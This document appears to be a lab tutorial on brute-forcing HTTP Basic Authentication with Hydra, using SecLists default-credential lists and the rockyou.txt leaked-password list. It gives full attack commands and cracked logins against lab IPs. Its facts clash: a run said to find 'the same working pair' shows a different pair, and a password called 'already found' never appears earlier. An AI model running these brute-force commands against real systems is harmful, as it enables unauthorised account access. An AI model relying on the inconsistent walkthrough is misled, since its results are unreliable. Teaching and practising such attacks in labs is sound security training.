Default Passwords

Default passwords are often used for user accounts for testing purposes. They are easy to remember and are also used for default accounts of services and applications intended to simplify first access. It is not uncommon for such user accounts to be overlooked or forgotten. Due to the natural laziness of man, everyone tries to make it as comfortable as possible. This, in turn, leads to inattentiveness and the resulting errors, which can harm the company's infrastructure.

As we saw when we visited the website, it prompted the `Basic HTTP Authentication` form to input the username and password. Basic HTTP Authentication usually responses with an HTTP `401 Unauthorized` response code. As we mentioned previously, we will resort to a Brute Forcing attack, as we do not have enough information to attempt a different type of attack, which we will cover in this section.

Hydra

`Hydra` is a handy tool for Login Brute Forcing, as it covers a wide variety of attacks and services and is relatively fast compared to the others. It can test any pair of credentials and verify whether they are successful or not but in huge numbers and a very quick manner.

If we want to use it on our own machine, we can either use "`apt install hydra -y`" or download it and use it from its Github Repository but its pre-installed on Pwnbox.

We can take a look at the options that `hydra` provides and see its flags and examples of how it can be used:

mayala@htb[/htb] `$ hydra -h Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]] Options: <...SNIP...> -s PORT if the service is on a different default port, define it here -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE -p PASS or -P FILE try password PASS, or load several passwords from FILE -u loop around users, not passwords (effective! implied with -x) -f / -F exit when a login/pass pair is found (-M: -f per host, -F global) server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option) service the service to crack (see below for supported protocols) <...SNIP...> Examples: hydra -l user -P passlist.txt ftp://192.168.0.1 hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN hydra -C defaults.txt -6`

`pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5 hydra -l admin -p password ftp://[192.168.0.0/24]/ hydra -L logins.txt -P pws.txt -M targets.txt ssh`

Default Passwords

As we don't know which user to brute force, we will have to brute force both fields. We can either provide different wordlists for the usernames and passwords and iterate over all possible username and password combinations. However, we should keep this as a last resort.

It is very common to find pairs of usernames and passwords used together, especially when default service passwords are kept unchanged. That is why it is better to always start with a wordlist of such credential pairs -e.g. `test:test`-, and scan all of them first.

This should not take a long time, and if we could not find any working pairs, we would move to use separate wordlists for each or search for the top 100 most common passwords that can be used.

We can find a list of default password login pairs in the SecLists repository as well, specifically in the `/usr/share/seclists/Passwords/Default-Credentials` directory within Pwnbox. In this case, we will pick `ftp-betterdefaultpasslist.txt` as it seems to be the most relevant to our case since it contains a variety of default user/password combinations. We will be using the following flags, based on help page above:

Options	Description
`-C ftp-betterdefaultpasslist.txt`	Combined Credentials Wordlist
`SERVER_IP`	Target IP
`-s PORT`	Target Port
`http-get`	Request Method
`/`	Target Path


The assembled command results:

mayala@htb[/htb] `$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 178.211.23.155 -s 31099 http-get / Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). [DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task [DATA] attacking http-get://178.211.23.155:31099/ [31099][http-get] host: 178.211.23.155 login: test`

```
password: testingpw [STATUS] attack finished for 178.211.23.155 (valid pair found) 1 of 1 target successfully completed, 1 valid password found
```

It's pretty common for administrators to overlook test or default accounts and their credentials. That is why it is always advised to start by scanning for default credentials, as they are very commonly left unchanged. It is even worth testing for the top 3-5 most common default credentials manually, as it can very often be found to be used.

We can visit the website again and try the same pair to verify that they do work:



As we can see, we do get access, and the pair indeed works. Next, we can try to attempt running the second type of scan by separate user wordlists for usernames and passwords and see how long it takes to find the same pair we just identified.

Username Brute Force

We now know the basic usage of `hydra`, so let us try another example of attacking HTTP basic auth by using separate wordlists for usernames and passwords.

Wordlists

One of the most commonly used password wordlists is `rockyou.txt`, which has over 14 million unique passwords, sorted by how common they are, collected from online leaked databases of passwords and usernames. Basically, unless a password is truly unique, this wordlist will likely contain it. `Rockyou.txt` already exists in our Pwnbox. If we were using `hydra` on a local VM, we could download this wordlist from the Hashcat GitHub Repository. We can find it in the following directory:

mayala@htb[/htb] `$ locate rockyou.txt /opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt`

As for our usernames wordlist, we will utilize the following wordlist from `SecLists`:

mayala@htb[/htb] `$ locate names.txt`
`/opt/useful/SecLists/Usernames/Names/names.txt`

This is a short list of common usernames that may be found on any server.

Username/Password Attack

`Hydra` requires at least 3 specific flags if the credentials are in one single list to perform a brute force attack against a web service:

1. `Credentials`
2. `Target Host`
3. `Target Path`

Credentials can also be separated by `usernames` and `passwords`. We can use the `-L` flag for the usernames wordlist and the `-P` flag for the passwords wordlist. Since we don't want to brute force all the usernames in combination with the passwords in the lists, we can tell `hydra` to stop after the first successful login by specifying the flag `-f`.

Tip: We will add the "-u" flag, so that it tries all users on each password, instead of trying all 14 million passwords on one user, before moving on to the next.

mayala@htb[/htb] `$ hydra -L /opt/useful/SecLists/Usernames/Names/names.txt -P /opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt -u -f 178.35.49.134 -s 32901 http-get / [DATA] max 16 tasks per 1 server, overall 16 tasks, 243854766 login tries (l:17/p:14344398), ~15240923 tries per task [DATA] attacking http-get://178.35.49.134:32901/ [STATUS] 9105.00 tries/min, 9105 tries in 00:01h, 243845661 to do in 446:22h, 16 active <...SNIP...> [32901][http-get] host: 178.35.49.134 login: thomas password: thomas1 [STATUS] attack finished for SERVER_IP (valid pair found) 1 of 1 target successfully completed, 1 valid password found`

We see that we can still find the same working pair, but in this case, it took much longer to find them, taking nearly 30 minutes to do so. This is because while default passwords are commonly used together, they clearly are not among the top when it comes to individual wordlists. So, either the username or the password is buried deep into our wordlist, taking much longer to reach.

Username Brute Force

If we were to only brute force the username or password, we could assign a static username or password with the same flag but lowercase. For example, we can brute force passwords for the `test` user by adding `-l test`, and then adding a password word list with `-P rockyou.txt`.

Since we already found the password in the previous section, we may statically assign it with the "`-p`" flag, and only brute force for usernames that might use this password.

mayala@htb[/htb] `$ hydra -L /opt/useful/SecLists/Usernames/Names/names.txt -p amormio -u -f 178.35.49.134 -s 32901 http-get / Hydra (https://github.com/vanhauser-thc/thc-hydra) [DATA] max 16 tasks per 1 server, overall 16 tasks, 17 login tries (l:17/p:1), ~2 tries per task [DATA] attacking http-get://178.35.49.134:32901/ [32901][http-get] host: 178.35.49.134 login: abbas password: amormio 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra)`